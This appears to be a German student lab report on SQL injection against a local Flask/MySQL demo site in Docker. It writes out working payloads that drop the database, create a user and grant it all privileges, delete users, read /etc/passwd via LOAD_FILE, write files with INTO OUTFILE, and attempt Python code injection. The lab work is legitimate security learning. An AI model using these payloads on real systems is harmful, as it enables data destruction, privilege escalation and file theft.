


Vorlesungen

Bio% AND 1; DROP DATABASE kemper; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2

- o Wird in der Docker Desktop App der MySQL-Server neugestartet, scheint die Datenbank „kemper“ tatsächlich nicht mehr zu existieren.



- o Wird Adminer mittels F5 neugeladen, taucht die Datenbank inkl. Inhalt jedoch wieder auf

localhost:3080/?server=mysql&username=root&db=kemper

Language: [English] MySQL » mysql » Database: kemper

Adminer 4.8.1 Database: kemper

DB: kemper [Use]

SQL command Import Export Create table

select Assistenten
select Professoren
select Studenten
select Vorlesungen
select hoeren
select pruefen
select voraussetzen

Alter database Database schema Privileges

Tables and views

Search data in tables (7)

<input type="checkbox"/>	Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
<input type="checkbox"/>	Assistenten	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 6	
<input type="checkbox"/>	Professoren	InnoDB	utf8mb4_0900_ai_ci	16,384	16,384	0		~ 7	
<input type="checkbox"/>	Studenten	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 8	
<input type="checkbox"/>	Vorlesungen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 10	
<input type="checkbox"/>	hoeren	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
<input type="checkbox"/>	pruefen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
<input type="checkbox"/>	voraussetzen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
<input type="checkbox"/>	7 in total	InnoDB	utf8mb4_0900_ai_ci	114,688	16,384	0			

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Move to other database: kemper [Move] [Copy] overwrite

Create table Create view

Routines

Create procedure Create function

Außerdem funktioniert die Website „SQL Injection Demo v.1.0“ problemlos und zeigt sämtliche Daten an

localhost/vorlesungen?search=

SQL Injection Demo v.1.0 Vorlesungen Tools

Vorlesungen

Vorlesungsname Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuge	Kant	4
4052	Logik	Sokrates	4
5049	Maereutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

- Mittels Commit der Transaktion ergibt sich ein anderes Bild. Hier hängt sich der Docker-Container zwar auch auf und muss neugestartet werden...


localhost/vorlesungen?search=Bio%25%27+AND+1%3B+START+TRANSACTION%3B+DROP+DATABASE+kemper%3B+COMMIT%3B+--

SQL Injection Demo v.1.0 Vorlesungen Tools


Vorlesungen

Bio%' AND 1; START TRANSACTION; DROP DATABASE kemper; COMMIT; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2



- Allerdings erfolgt anders als ohne Transaktion nach dem Neustart in Adminer direkt eine Umleitung auf die Login-Seite mit einer Fehlermeldung.



- Doch auch hier wurde die Datenbank nicht gelöscht, denn eine Anmeldung in der Datenbank „kemper“ in Adminer zeigt sämtliche Relationen und ein Zugriff auf die Website alle Daten.

Adminer 4.8.1 Database: kemper

Alter database Database schema Privileges

Tables and views

Search data in tables (7)

<input type="checkbox"/>	Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
<input type="checkbox"/>	Assistenten	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 6	
<input type="checkbox"/>	Professoren	InnoDB	utf8mb4_0900_ai_ci	16,384	16,384	0		~ 7	
<input type="checkbox"/>	Studenten	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 8	
<input type="checkbox"/>	Vorlesungen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		~ 10	
<input type="checkbox"/>	hoeren	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
<input type="checkbox"/>	pruefen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
<input type="checkbox"/>	voraussetzen	InnoDB	utf8mb4_0900_ai_ci	16,384	0	0		0	
	7 in total				114,688	0			

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Move to other database: kemper Move Copy overwrite

Create table Create view

Routines

Create procedure Create function

Events

Create event

- Als Test wurde das Drop Database-Statement direkt im Adminer-SQL Command ausgeführt (sowohl mit als auch ohne Commit-Statement)

MySQL » mysql » kemper » SQL command



SQL command

START TRANSACTION


Query executed OK, 0 rows affected. (0.000 s) Edit

DROP DATABASE kemper

- o Auch hier wurde der Nutzer nach einem Neustart des MySQL-Servers wieder auf die Adminer Login-Seite geleitet (allerdings diesmal ohne Fehlermeldung).



- Doch auch hier ist die Datenbank inkl. Daten noch vorhanden.





Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuge	Kant	4
4052	Logik	Sokrates	4
5049	Maeuritik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3


- Erst das direkte Löschen im Docker Volume über die Docker Desktop App hat die kemper-Datenbank endgültig gelöscht. Sie ist auch nach einem Neustart

nicht mehr verfügbar. Durch die Drop-Table-Statements blieben bisher stets die Dateien auf dem Volume unberührt.




(bei 4 muss natürlich das Kontextmenü bei der kemper-Datenbank geöffnet werden)

Danach wird sowohl der Docker-Container als auch die MySQL-Datenbank neugestartet. Auch nach dem Neustart ist die Datenbank nicht mehr vorhanden.




Adminer bestätigt auch das erfolgreiche Löschen. Die relevanten Datenbank-Datei(en) können nicht mehr gefunden werden.




Dieser Test bestätigt, dass Docker die Datenbank nicht bei einem Neustart anlegt.


- Es wurden unzählige Versuche gestartet und am 11.02.2022 von Docker Desktop-App-Version 4.1.1 auf 4.5.0 migriert. Nun kann das Drop Table-Statement erfolgreich durchgeführt werden ohne und die Datenbank wird mit den beiden folgenden Statements gelöscht. Beide nachfolgenden Statements führen jetzt zum Ziel und löschen die Datenbank kemper auf dem zugehörigen Volume, allerdings läuft nur das erste Statement fehlerfrei durch. Beim zweiten Statement muss wie bisher die Datenbank neu gestartet werden, da sich der Docker-Container aufhängt.



Vorlesungen



Vorlesungen




sqlalchemy.exc.ProgrammingError

sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1049 (42000): Unknown database 'kemper' (Background on this error at: <http://sqlalche.me/e/13/f405>)

Traceback (most recent call last)

Auf dem Volume wurde die kemper nun Datenbank gelöscht und ist auch nicht mehr nach einem Neustart des Docker-Containers oder der MySQL-Datenbank verfügbar.




Es wird vermutet, dass es sich um einen Bug in Docker handelt.

Datenbankserver verändern

Anlegen eines Nutzers mit allen Rechten

- Der Hostname „localhost“ wird verwendet, wenn das Datenbanksystem auf demselben Server läuft wie die Applikation. Mit diesem Identifier erfolgt die Verbindung mittels lokalem Socket und ohne TCP/IP Local Socket Connection
- Möchte man nun eine TCP/IP-Verbindung erstellen wird auf jeden Fall eine IP-Adresse benötigt. Dies ist auch der Fall, wenn der Server lokal auf dem Rechner läuft. In diesem Fall muss man anstelle „localhost“ die IP-Adresse 127.0.0.1 oder den Namen des lokalen Servers eingeben.
- Dieser Unterschied wird beim GRANT-System wichtig
- Der Hostname „%“ ist als Wildcard ähnlich wie im Like-Operator zu sehen, beinhaltet allerdings nicht localhost, sondern nur TCP/IP-Verbindungen.

- „*“ im Privilege Level steht für alle Datenbanken und Relationen
- Das Anlegen des Nutzers „u“ und TCP/IP-Verbindung hat problemlos geklappt



Vorlesungen

Bio% AND 0; CREATE USER 'u'@'%' IDENTIFIED BY 'pwd'; --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

Language: English MySQL » mysql » mysql » Select: user Logout

Adminer 4.8.1

DB: mysql

SQL command Import Export Create table

Select columns_priv select component select db select default_roles select engine_cost select func select general_log select global_grants select gtid_executed select help_category select help_keyword select help_relation select help_topic select innodb_index_stats select innodb_table_stats select password_history select plugin select procs_priv select proxies_priv select replication_asynchronous_co select replication_asynchronous_co select replication_group_configurati select replication_group_member_a select role_edges select server_cost select servers select slave_master_info select slave_relay_log_info select slave_worker_info select slow_log select tables_priv select time_zone select time_zone_leap_second select time_zone_name select time_zone_transition select time_zone_transition_type select user

Select data Show structure Alter table New item ?

Select Search Sort Limit 50 Text length 100 Action Select


SELECT * FROM 'user' LIMIT 50 (0.001 s) Edit

Modify	Host	User	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	Grant_priv	References_priv	Index_priv	Alter
<input type="checkbox"/>	edit	%	root	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	edit	%	u	N	N	N	N	N	N	N	N	N	N	N	N	N
<input type="checkbox"/>	edit	localhost	mysql.infoschema	Y	N	N	N	N	N	N	N	N	N	N	N	N
<input type="checkbox"/>	edit	localhost	mysql.session	N	N	N	N	N	N	Y	N	N	N	N	N	N
<input type="checkbox"/>	edit	localhost	mysql.sys	N	N	N	N	N	N	N	N	N	N	N	N	N

Whole result 5 rows Modify Selected (0) Export (5)

Import

- Auch das Zuteilen sämtlicher Berechtigungen funktioniert.



Vorlesungen

Bio% AND 0; GRANT ALL PRIVILEGES ON *.* TO 'u'@'%' ; --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

Language: English MySQL » mysql » mysql » Select: user Logout

Adminer 4.8.1

DB: mysql

SQL command Import Export Create table

Select columns_priv select component select db select default_roles select engine_cost select func select general_log select global_grants select gtid_executed select help_category select help_keyword select help_relation select help_topic select innodb_index_stats select innodb_table_stats select password_history select plugin select procs_priv select proxies_priv select replication_asynchronous_co select replication_asynchronous_co select replication_group_configurati select replication_group_member_a select role_edges select server_cost select servers select slave_master_info select slave_relay_log_info select slave_worker_info select slow_log select tables_priv select time_zone select time_zone_leap_second select time_zone_name select time_zone_transition select time_zone_transition_type select user

Select data Show structure Alter table New item ?

Select Search Sort Limit 50 Text length 100 Action Select


SELECT * FROM 'user' LIMIT 50 (0.001 s) Edit

Modify	Host	User	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	Grant_priv	References_priv	Index_priv	Alter
<input type="checkbox"/>	edit	%	root	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	edit	%	u	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	edit	localhost	mysql.infoschema	Y	N	N	N	N	N	N	N	N	N	N	N	N
<input type="checkbox"/>	edit	localhost	mysql.session	N	N	N	N	N	N	Y	N	N	N	N	N	N
<input type="checkbox"/>	edit	localhost	mysql.sys	N	N	N	N	N	N	N	N	N	N	N	N	N

Whole result 5 rows Modify Selected (0) Export (5)

Import

- Nun werden die geänderten Grant-Privilegien/Nutzerrechte erneut in den Arbeitsspeicher geladen, damit die Änderungen wirksam werden. Der Flush Privileges-Befehl wird bei allen Änderungen in Grant-Relation wie bspw. „mysql.user“ benötigt, wenn die Änderungen mittels Insert, Delete, Update-Statement eingefügt wurden. Bsp. Via Update-Statement wird der Authentication_String in der mysql.user-Relation geändert.



Vorlesungen

Bio%' AND 0; FLUSH PRIVILEGES; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

Löschen eines Nutzers

Vorlesungen

Ethik' AND 1=0; DELETE FROM mysql.user WHERE User = 'u'; FLUSH PRIVILEGES;--

Vorlesungsnummer	Titel	Professor
------------------	-------	-----------

SELECT * FROM `user` LIMIT 50 (0.001 s) Bea

<input type="checkbox"/> Ändern	Host	User
<input type="checkbox"/> bearbeiten	%	root
<input type="checkbox"/> bearbeiten	localhost	mysql.infoschema
<input type="checkbox"/> bearbeiten	localhost	mysql.session
<input type="checkbox"/> bearbeiten	localhost	mysql.sys
<input type="checkbox"/> bearbeiten	localhost	root

SQLSTATE[HY000] [1045] Access denied for user 'u'@'172.31.0.4' (using password: YES)

Zugriff auf das Filesystem

Um Zugriff auf das Filesystem zu erlangen musste die Konfiguration des MySQL Dockers abgeändert werden. Es wurde der Schalter "--secure-file-priv="" zur docker-compose.yaml hinzugefügt:

```
mysql:
  image: mysql:8
  command: --secure-file-priv="" --default-authentication-plugin=mysql_native_password
  restart: on-failure
  environment:
```

Lesezugriff auf Systemfiles

Vorlesungen

Ethik' UNION SELECT 0,LOAD_FILE('/etc/passwd'),0,0;--

Vorlesungsnummer	Titel	P
5041	Ethik	S
5216	Bioethik	R
0	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin mysql:x:999:999:/home/mysql:/bin/sh	0

Schreibzugriff Vorlesungen

```
Ethik'; SELECT "GEHEIM!!" INTO outfile '/tmp/unwichtig.txt';--
```

Vorlesungsnummer	Titel
5041	Ethik
5216	Bioethik

```
root@67314c2163d6:/tmp# ls
dump.txt  unwichtig.txt
root@67314c2163d6:/tmp# cat unwichtig.txt
GEHEIM!!root@67314c2163d6:/tmp#
```

Lesezugriff auf das zuvor geschriebene File

Vorlesungen

```
Ethik' UNION SELECT 0,LOAD_FILE('/tmp/unwichtig.txt'),0,0;--
```

Vorlesungsnummer	Titel
5041	Ethik
5216	Bioethik
0	GEHEIM!!






Einschleusen beliebigen Codes

Code wird auf dem System des DBMS ausgeführt

Wird von MySQL nicht unterstützt. Es ist nicht möglich, Shell-Befehle auszuführen. Nur möglich mit Select Into Dumpfile-Statement, wenn sich Webserver und MySQL-Server auf einem Rechner befinden, was hier nicht der Fall ist.

Code wird auf dem System der Applikation ausgeführt

Es wurde versucht den eingeschleusten Code mit einem Python-Befehl zu erweitern. Leider ohne Erfolg.



Das Anfügen des ersten Statements in Zeile 47 von app.py beweist die grundsätzliche Lauffähigkeit beider Befehle (funktioniert auch mit .exec(...)).

```

46
47 WHERE v.Titel LIKE '% AND 0"); open("./HelloWorld.txt", "w"); #%' ORDER BY v.Titel]]

```

```

docker exec -it 67b1ad7904e5ccd84214df2a9f007610c22579f3e12e6e5d24c656b64b21615 /bin/sh
# ls
Dockerfile HelloWorld.txt Pipfile Pipfile.lock app.py static templates
#

```

Als nächstes könnte in im Quellcode und der Dokumentation von SQLAlchemy nach möglichen Angriffspunkten für einen Code-Injection-Angriff gesucht werden. Außerdem könnten Schwachstellendatenbanken wie <https://cve.mitre.org/> nach potenziellen Einfallstoren durchsucht werden.

Code wird auf dem Client ausgeführt

Nicht ohne Anpassung von Flask möglich, da Flask wie in app.py mit der Funktion `render_template` demonstriert autom. alle Sonderzeichen escaped. So werden bis auf eine Ausnahme alle Cross-Site-Scripting-Attacken verhindert. Bei Cross-Site-Scripting-Attacken wird HTML-Code mit JavaScript-Code in den Kontext einer Website injiziert:

There is one class of XSS issues that Jinja's escaping does not protect against. The `a` tag's `href` attribute can contain a *javascript* URI, which the browser will execute when clicked if not secured properly.

```

